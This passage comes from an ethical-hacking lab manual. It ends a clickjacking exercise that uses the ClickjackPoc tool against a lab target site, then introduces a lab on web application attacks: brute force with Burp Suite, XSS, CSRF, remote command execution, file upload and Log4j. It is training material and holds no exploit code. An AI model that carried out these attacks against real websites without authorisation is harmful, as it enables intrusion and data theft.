
Target: http://www.moviescope.com is Vulnerable  
Generating www.moviescope.com.html POC File  
Clickjacking POC file Created SuccessFully, Open www.moviescope.com.html  
All Targets Tested Successfully !!

```
[root@parrot]~[/home/attacker/ClickjackPoc]
#
```


9. Now, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.




10. An **attacker** window appears, double click on **ClickjackingPoc** directory.



11. In **ClickjackPoc** directory, right-click **www.moviescope.com.html** file and hover cursor over **Open with** and click **Firefox** from the list.



12. **Clickjack Poc**, web page appears in **Firefox** browser showing that the website is vulnerable to clickjacking, as shown in the screenshot.



13. This concludes the demonstration of identifying clickjacking vulnerability in the target website using ClickjackPoc.

14. Close all open windows and document all acquired information.

## Lab 2: Perform Web Application Attacks

### Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

### Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Identify XSS vulnerabilities in web applications using PwnXSS
- Exploit parameter tampering and XSS vulnerabilities in web applications
- Perform cross-site request forgery (CSRF) attack

- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain access by exploiting Log4j vulnerability

## Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

## Task 1: Perform a Brute-force Attack using Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.

Here, we will perform a brute-force attack on the target website using Burp Suite.

